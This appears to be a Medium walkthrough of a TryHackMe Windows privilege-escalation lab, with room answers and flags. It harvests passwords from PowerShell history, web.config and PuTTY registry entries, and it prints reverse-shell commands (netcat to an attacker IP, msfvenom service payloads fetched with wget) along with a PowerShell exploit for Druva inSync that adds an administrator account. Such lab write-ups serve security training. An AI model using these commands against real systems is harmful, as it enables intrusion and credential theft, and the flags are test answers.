

★ Get unlimited access to the best of Medium for less than \$1/week. [Become a member](#)



# TryHackMe Windows Privilege Escalation



Avataris12 · [Follow](#)

3 min read · Jul 30, 2022



Listen



Share

... More

Jr Penetration Tester

## Windows Users

Users that can change system configurations are part of which group?

Administrators

The SYSTEM account has more privileges than the Administrator user (aye/nay)

aye

## Harvesting Passwords from Usual Spots

Install o remmina:

```
sudo apt update
```

```
sudo apt install remmina
```

Then install remmina to connect to windowsPc run this powershell command to get the flags

Powershell command:

```
type
```

```
$Env:userprofile\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
```

A password for the julia.jones user has been left on the Powershell history. What is the password?

ZuperCkretPa5z

---

```
type C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config | findstr connectionString
```

---

A web server is running on the remote host. Find any interesting password on web.config files associated with IIS. What is the password of the db\_admin user?

098n0x35skjD3

```
cmdkey /?
cmdkey /add:thmdc.local /user:julia.jones /pass:ZuperCkretPa5z
cmdkey /list
cmdkey /delete:thmdc.local
cmdkey /list
runas /?
type C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config | findstr connectionString
clear
type %userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
ls
ls /la
type $Env:userprofile\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
PS C:\Users\thm-unpriv> type C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config | findstr connectionString
      <add connectionStringName="LocalSqlServer" maxEventDetailsLength="1073741823" buffer="false" bufferMode="Notification" name="SqlWebEventProvider" type="System.Web.Management.SqlWebEventProvider, System.Web, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a" />
      <add connectionStringName="LocalSqlServer" name="AspNetSqlPersonalizationProvider" type="System.Web.UI.WebControls.WebParts.SqlPersonalizationProvider, System.Web, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a" />
    <connectionStrings>
      <add connectionString="Server=thm-db.local;Database=thm-sekure;User ID=db_admin;Password=098n0x35skjD3" name="THM-DB" />
    </connectionStrings>
PS C:\Users\thm-unpriv>
```

---

```
runas /savecred /user:mike.katz cmd.exe
```

```
type C:\Users\mike.katz\Desktop\flag.txt
```

---

There is a saved password on your Windows credentials. Using cmdkey and runas, spawn a shell for mike.katz and retrieve the flag from his desktop.

THM{WHAT\_IS\_MY\_PASSWORD}

Retrieve the saved password stored in the saved PuTTY session under your profile. What is the password for the thom.smith user?

## CoolPass2021

```
PS C:\Users\thm-unpriv> reg query HKEY_CURRENT_USER\Software\SimonTatham\PuTTY\Sessions\
/f "Proxy" /s

HKEY_CURRENT_USER\Software\SimonTatham\PuTTY\Sessions\My%20ssh%20server
ProxyExcludelist REG_SZ
ProxyDNS REG_DWORD 0x1
ProxyLocalhost REG_DWORD 0x0
ProxyMethod REG_DWORD 0x0
ProxyHost REG_SZ proxy
ProxyPort REG_DWORD 0x50
ProxyUsername REG_SZ thom.smith
ProxyPassword REG_SZ CoolPass2021
ProxyTelnetCommand REG_SZ connect %host %port\n
ProxyLogToTerm REG_DWORD 0x1

End of search: 10 match(es) found.
E Start Users\thm-unpriv>
```

## Other Quick Wins

### Scheduled Tasks


Detailed information about any of the services

```
schtasks /query /tn vulntask /fo list /v
```

Task To Run: C:\tasks\schtask.bat

check the file permissions on the executable

```
icaccls c:\tasks\schtask.bat
```



```
D05/04/2022 05:17 AM <DIR> .
H05/04/2022 05:17 AM ..
R06/21/2016 03:36 PM 527 EC2 Feedback.website
R06/21/2016 03:36 PM 554 EC2 Microsoft Windows Guide.website
R05/04/2022 05:17 AM 24 flag.txt
R 3 File(s) 1,105 bytes
P 2 Dir(s) 14,935,527,424 bytes free

C:\Users\mike.katz\Desktop>type flag.txt
THM{WHAT_IS_MY_PASSWORD}

C:\Users\mike.katz\Desktop>
PC:\Users\mike.katz\Desktop>
AC:\Users\mike.katz\Desktop>echo c:\tools\nc64.exe -e cmd.exe 10.9.9.67 4444
H> C:\tasks\schtask.bat
A
C:\Users\mike.katz\Desktop>echo C:\tools\nc64.exe -e cmd.exe 10.9.9.67 4444
> C:\tasks\schtask.bat

C:\Users\mike.katz\Desktop>schtasks /run /tn vulntask
SUCCESS: Attempted to run the scheduled task "vulntask".

C:\Users\mike.katz\Desktop>
```

```
C:\Windows\system32>whoami
whoami
wprivesc1\taskusr1

C:\Windows\system32>
```

What is the taskusr1 flag?

```
type C:\Users\taskusr1\Desktop\flag.txt
```

THM{TASK\_COMPLETED}

## Abusing Service Misconfigurations

## Insecure Permissions on Service Executable

If the executable associated with a service has weak permissions that allow an attacker to modify or replace it, the attacker can gain the privileges of the service's account trivially. (Tryhackme).

### Command Prompt:

```
sc qc WindowsScheduler  
  
icacls C:\PROGRA~2\SYSTEM~1\WService.exe
```

### Attacker Machine

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=YOU_MACHINE_IP LPORT=PORT -f  
exe-service -o rev-svc.exe  
  
python3 -m http.server
```

### Powershell:

```
wget http://YOU_MACHINE_IP:8000/rev-svc.exe -O rev-svc.exe
```

### Attacker Machine

```
nc -lnp PORT
```

### Command Prompt:

```
cd C:\PROGRA~2\SYSTEM~1\  
  
move WService.exe WService.exe.bkp
```

Note: Pay attention to the directory that downloaded the exploit if you have another change the path C:\...

```
move C:\Users\thm-unpriv\rev-svc.exe WService.exe  
  
icacls WService.exe /grant Everyone:F  
  
sc stop windowscheduler
```

```
sc start windowsscheduler  
  
type C:\Users\svcusr1\Desktop\flag.txt
```

THM{AT\_YOUR\_SERVICE}

### Unquoted Service Paths

When working with Windows services, a very particular behaviour occurs when the service is configured to point to an “unquoted” executable. By unquoted, we mean that the path of the associated executable isn’t properly quoted to account for spaces on the command. ([Tryhackme](#)).

### Command Prompt:

```
sc qc “disk sorter enterprise”
```

### Attacker Machine\Your Machine

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4446 -f exe-  
service -o rev-svc2.exe  
  
python3 -m server.http
```

### Powershell:

```
wget http://ATTACKER_IP:8000/rev-svc2.exe -O rev-svc2.exe
```

### Attacker Machine\Your Machine

```
nc -lvnp 4446
```

### Command Prompt:

```
move C:\Users\thm-unpriv\rev-svc2.exe C:\MyPrograms\Disk.exe  
  
icacls C:\MyPrograms\Disk.exe /grant Everyone:F  
  
C:> sc stop “disk sorter enterprise”  
C:> sc start “disk sorter enterprise”  
  
type C:\Users\svcusr2\Desktop\flag.txt
```

THM{QUOTES\_EVERYWHERE}

## Insecure Service Permissions

```
type C:\Users\Administrator\Desktop\flag.txt
```

THM{INSECURE\_TRY\_TO\_DO}

### Abusing dangerous privileges

SeBackup / SeRestore

SeTakeOwnership

SeImpersonate / SeAssignPrimaryToken

Attacker Machine\Your Machine

```
nc -lvnp 4442
```

ip given by tryhackme

site: <http://ip given by tryhackme> go to the site and run this command

```
c:\tools\RogueWinRM\RogueWinRM.exe -p "C:\tools\nc64.exe" -a "-e cmd.exe  
ATTACKER_IP 4442"
```

THM{SEFLAGPRIVILEGE}

### Abusing vulnerable software

Powershell:

—

ErrorActionPreference = "Stop"

\$cmd = "net user pwnd SimplePass123 /add & net localgroup administrators pwnd /add"

```
$s = New-Object System.Net.Sockets.Socket(  
[System.Net.Sockets.AddressFamily]::InterNetwork,  
[System.Net.Sockets.SocketType]::Stream,  
[System.Net.Sockets.ProtocolType]::Tcp
```

```
)  
$s.Connect("127.0.0.1", 6064)  
  
$header = [System.Text.Encoding]::UTF8.GetBytes("inSync PHC RPCW[v0002]")  
$rpcType = [System.Text.Encoding]::UTF8.GetBytes("$([char]0x0005)`0`0`0")  
$command =  
[System.Text.Encoding]::Unicode.GetBytes("C:\ProgramData\Druva\inSync4\..\..\Windows\System32\cmd.exe /c $cmd");  
$length = [System.BitConverter]::GetBytes($command.Length);  
  
$s.Send($header)  
$s.Send($rpcType)  
$s.Send($length)  
$s.Send($command)  
  
—
```

### Command Prompt:

```
net user pwnd
```

Note: remmina change user

```
type C:\Users\Administrator\Desktop\flag.txt
```

THM{EZ\_DLL\_PROXY\_4ME}

Thm Writeup

Thm



Follow

## Written by Avataris12

640 Followers · 409 Following

Cybersecurity enthusiast


No responses yet



What are your thoughts?

Respond

More from Avataris12



Avataris12

## Cyber Kill Chain TryHackMe

Reconnaissance

★ Sep 14, 2022 🖱 19







 Avataris12


## Intro to Network Traffic Analysis

Networking Primer — Layers 1–4

Aug 8, 2022  6



A diagram demonstrating three containers  
on a single computer



 Avataris12

## Intro to Containerisation TryHackMe

<https://tryhackme.com/room/introtocontainerisation>

★ Dec 1, 2022  19





 Avataris12

## Introduction to Windows API TryHackMe

<https://tryhackme.com/room/windowsapi>

Sep 5, 2022 🖱️ 53



See all from Avataris12

## Recommended from Medium

Open in app ↗


Medium

 Search

TheHiker

## Silver-Platter , TryHackMe Walkthrough | TheHiker

Hello everyone, today I'll be covering the "Silver-Platter" room on TryHackMe. I think that this room is great for intermediate students...

3d ago  17

Jasper Alblas

## TryHackMe: Linux Privilege Escalation — Walkthrough

Welcome to this walkthrough on the Linux Privilege Escalation Room on TryHackMe, a Medium level room in which we get to practice privilege...

Nov 25, 2024  7




## Lists



### Staff picks

800 stories · 1568 saves




### Stories to Help You Level-Up at Work

19 stories · 918 saves



### Self-Improvement 101

20 stories · 3221 saves




### Productivity 101

20 stories · 2718 saves

erative that we understand and can protect against common attacks.

mon techniques used by attackers to target people online. It will also teach some of the best wa



 Daniel Schwarzentraub

## Tryhackme Free Walk-through Room: Common Attacks

Tryhackme Free Walk-through Room: Common Attacks

Sep 13, 2024





IritT

## Intro to Cross-site Scripting — TryHackMe Walkthrough

Learn how to detect and exploit XSS vulnerabilities, giving you control of other visitor's browsers.

Sep 10, 2024



Spartan Agogi

## THM Vulnerability Capstone

This is my walkthrough of the TryHackMe Vulnerability Capstone. The method is my own and if you take anything positive away from it...

Oct 25, 2024 🖱 2



Sneh bavarva

## Privilege Escalation Techniques Series | Process hijacking

As name suggests, we are hijacking process to get root shell. Personally, I have used this technique only one time while solving one...

Dec 30, 2024

[See more recommendations](#)